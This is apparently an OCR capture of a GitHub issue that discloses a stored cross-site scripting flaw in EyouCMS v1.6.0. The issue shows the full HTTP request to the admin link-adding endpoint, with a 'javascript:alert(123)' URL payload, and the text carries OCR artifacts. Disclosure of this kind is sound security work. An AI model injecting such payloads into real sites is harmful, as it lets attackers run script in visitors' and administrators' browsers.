


New issue

<> Code ⊙ Issues 36 \$\cdot\) Pull requests ⊕ Actions ⊞ Projects □ Wiki

Jump to bottom

EyouCMS v1.6.0 existence stored cross-site scripting (XSS) #32

⊙ Open Zoe0427 opened this issue 23 days ago · 0 comments



Problematic packets:

POST /login.php?m=admin&c=Links&a=add&_ajax=1&lang=cn HTTP/1.1

Host: 192.168.23.130:49160

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:106.0) Gecko/20100101 Firefox/106.0

Accept: application/json, text/javascript, /; q=0.01

 $\label{eq:accept-Language: h-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2} \\$

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

X-Requested-With: XMLHttpRequest

Content-Length: 141
Origin: http://192.168

Origin: http://192.168.23.130:49160

Connection: close

Referer: http://192.168.23.130:49160/login.php?m=admin&c=Links&a=add&lang=cn


 $Cookie: PHPSESSID=07 lpb0 tri05 c4 fqvd85 em8u6rs; admin_lang=cn; home_lang=cn; home$


 $ENV_UPHTML_AFTER=\%78\%22seo_uphtml_after_home\%22\%3A0\%2C\%22seo_uphtml_after_channel\%22\%3A\%221\%22\%2C\%22seo_uphtml_after_permext\%22\%3A\%221\%22\%7D; \\workspaceParam=seo\%7CSeo; ENV_GOBACK_URL=\%2Flogin.php\%3Fm\%3Dadmin\%26c\%3DArchives\%26a\%3Dindex_archives\%26typeid\%3D5\%26lang\%3Dcn;$


 $ENV_LIST_URL = \%2Flogin.php\%3Fm\%3Dadmin\%26c\%3DArchives\%26a\%3Dindex_archives\%26lang\%3Dcn; admin-arctreeClicked-Arr=\%5B\%5D; admin-treeClicked-Arr=\%5B\%5D; referurl=http%3A%2F\%2F192.168.23.130\%3A49160\%2F; img_id_upload=; ENV_IS_UPHTML=0; imgname_id_upload=$

 $type id=1 \& group id=1 \& url=javas cript \% 3 A a lert (123) \& title=X S \& logo_local=\& logo_remote=\& province_id=0 \& city_id=\& area_id=\& sort_order=10 \& email=\& intro=10 \& email=2 \& \& email=2$

Vulnerability recurrence







Assignees	
No one assigned	
Labels	
None yet	
Projects	
None yet	
Milestone	
No milestone	
Development	
No branches or pull requests	

1 participant